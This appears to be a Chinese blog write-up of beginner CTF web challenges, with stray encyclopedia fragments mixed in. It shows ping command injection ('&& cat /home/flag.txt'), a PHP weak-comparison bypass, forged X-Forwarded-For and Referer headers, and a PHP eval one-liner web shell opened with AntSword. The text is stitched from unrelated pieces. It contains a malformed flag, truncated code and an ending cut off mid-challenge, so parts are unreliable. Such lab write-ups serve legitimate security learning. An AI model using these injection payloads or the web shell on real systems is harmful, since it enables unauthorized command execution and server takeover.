ping用于确定本地主机是否能与另一台主机成功交换(发送与接收)数据包,再根据返回的信息,就可以推断TCP/IP参数是否正确,以及运行是否正常、网络是否通畅等。Ping命令可以进行以下操作 [3] :

①通过将ICMP(Internet控制消息协议)回显数据包发送到计算机并侦听回显回复数据包来验证与一台或多台远程计算机的连接

发现可以用来解析域名,输入本地域名127.0.0.1得到

科普中国  
致力于权威的科学传播

本词条认证专家为  
孙锐 | 教授  
合肥工业大学 审核

V百科 往期回顾

预防 <https://blog.csdn.net/devilare>

## PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.040 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.035/0.044/0.057/0.009 ms
```

接着我们输入命令 `&& find / -name "*.txt"`查看小宁写的ping功能文件得到

```
ping -c 3 127.0.0.1 && find / -name "*.txt"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.034 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.034/0.035/0.037/0.005 ms
/home/flag.txt
/usr/lib/python3.4/idlelib/HISTORY.txt
/usr/lib/python3.4/idlelib/extend.txt
/usr/lib/python3.4/idlelib/TODO.txt
/usr/lib/python3.4/idlelib/README.txt
/usr/lib/python3.4/idlelib/help.txt
/usr/lib/python3.4/idlelib/NEWS.txt
/usr/lib/python3.4/idlelib/CREDITS.txt
/usr/lib/python3.4/LICENSE.txt
/usr/lib/python3.4/lib2to3/PatternGrammar.txt
/usr/lib/python3.4/lib2to3/Grammar.txt
/usr/share/perl/5.18.2/Unicode/Collate/keys.txt
/usr/share/perl/5.18.2/Unicode/Collate/allkeys.txt
/usr/share/perl/5.18.2/unicore/NamedSequences.txt
/usr/share/perl/5.18.2/unicore/SpecialCasing.txt
/usr/share/perl/5.18.2/unicore/Blocks.txt
/usr/share/doc/libdb5.3/build_signature_amd64.txt
/usr/share/doc/gnupg/Upgrading_From_PGP.txt
/usr/share/doc/openssl/HOWTO/keys.txt
/usr/share/doc/openssl/fingerprints.txt
/usr/share/vim/vim74/doc/help.txt
```

找到flag文件,输入命令 `&& cat /home/flag.txt`这里命令的意思是将flag文件打印在屏幕上得到flag:

~h0m3-0f-0457-d0415-4-d450-e0-0044-75-05-10

```
ping -c 3 127.0.0.1 && cat /home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.031 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.030/0.036/0.047/0.007 ms
cyberpeace{2157dc9415e4ad56ac9a234e75a65e1c}
```

<https://blog.csdn.net/devilare>


### 9.simple\_php

题目描述: 小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

题目场景:

http://220.249.52.133:44634

看题目描述就知道这道题跟PHP有关, 打开场景



<https://blog.csdn.net/devilare>

发现是PHP代码, 阅读一下发现

`a = @$_GET['a']; //用/?a=0来比较`

`b = @$_GET['b'];`

`if($a == 0 and $a){ //因为用的==弱比较 (只比较数值不比较类型), 所以我们在地址栏`



?>


Cyberpeace{647E37C7627CC3E401}

hit

```
echo $flag1;
```

```
}
if(is_numeric(b))exit();if(b>1234){
echo $flag2;
}
```

//这句代码要求b不能为数字，由于下面的判断也是个弱比较所以我们令b=2234b就行，在地址栏输入 && b=2234b得到flag



```
<?php
show_source(__FILE__);
include("config.php");
$a=$_GET['a'];
$b=$_GET['b'];
if($a=0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

<https://blog.csdn.net/devilare>

### 10.xff\_referer

题目描述：X老师告诉小宁其实xff和referer是可以伪造的。

题目场景：

http://220.249.52.133:46832

打开场景发现网页提示IP地址必须为123.123.123.123，然后我懵逼了，百度搜索xxf发现是可以改ip的

+ | ★ 收藏 | 👍 64 | 🗨️ 16

## X-Forwarded-For

编辑 | 讨论 | 上传视频

本词条由“科普中国”科学百科词条编写与应用工作项目 审核。

**X-Forwarded-For (XFF)** 是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。Squid 缓存代理服务器的开发人员最早引入了这一HTTP头字段，并由IETF在HTTP头字段标准化草案中正式提出。

当今多数缓存服务器的用户为大型ISP，为了通过缓存的方式来降低他们的外部带宽，他们常常通过鼓励或强制用户使用代理服务器来接入互联网。有些情况下，这些代理服务器是透明代理，用户甚至不知道自己正在使用代理上网。


如果没有XFF或者另外一种相似的技术，所有通过代理服务器的连接只会显示代理服务器的IP地址，而非连接发起的原始IP地址，这样的代理服务器实际上充当了匿名服务提供者的角色，如果连接的原始IP地址不可得，恶意访问的检测与预防的难度将大大增加。XFF的有效性依赖于代理服务器提供的连接原始IP地址的真实性，因此，XFF的有效使用应该保证代理服务器是可信的，比如可以通过创建可信服务器白名单的方式。

外文名	X-Forwarded-For	代表	客户端
简称	XFF头	作用	获得HTTP请求端真实的IP


<https://blog.csdn.net/devilare>

于是我们加包在http请求里改 得到

在Burp Suite中，我们可以在Request中看到以下信息：



我们看到 `document.getElementById("demo").innerHTML="必须来自https://www.google.com"` 再度懵逼。百度走起：referrer



嗯。。。大概意思懂了，再在burpsuite里修改



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

6 x 7 x 8 x ...

Go Cancel < >

Target: http://220.249.52.133:41668

### Request

Raw Params Headers Hex

Name	Value
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)...
Accept	text/html,application/xhtml+xml,application/xml;q=...
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;...
Accept-Encoding	gzip, deflate
Connection	close
Cookie	look-here=cookie.php; PHPSESSID=2e42b34426b...
Upgrade-Insecure-Requests	1
Cache-Control	max-age=0
X-Forwarded-For	123.123.123.123
Referer	https://www.google.com

Buttons: Add, Remove, Up, Down

### Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 09 Sep 2020 13:19:45 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Vary: Accept-Encoding
Content-Length: 631
Connection: close
Content-Type: text/html

<html>
<head>
  <meta charset="UTF-8">
  <title>index</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-top:200px;
      width:20em;
    }
  </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";
</script><script>document.getElementById("demo").innerHTML="cyberpeace{8c1549cc6d54dd04bf206908dd1d004}";</script></body>
</html>
```

得到flag: cyberpeace{8c1549cc6d54dd04bf206908dd1d004}


## 11.webshell

题目描述：小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。


题目场景：

http://220.249.52.133:30830

打开场景发现是一句话木马<?php @eval(\$\_POST['shell']);?> 其中shell为密码用中国蚁剑打开



添加数据，双击该数据得到



看到flag文件，打开得到flag: cyberpeace{9e304507585d818bf3906a4f99c90c93}



## 12.simple\_js

题目描述：小宁发现了一个网页，但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxx})

题目场景：

http://220.249.52.133:45883

打开场景显示一个提示框，随意输入密码，一直到可以查看源码，我们得到



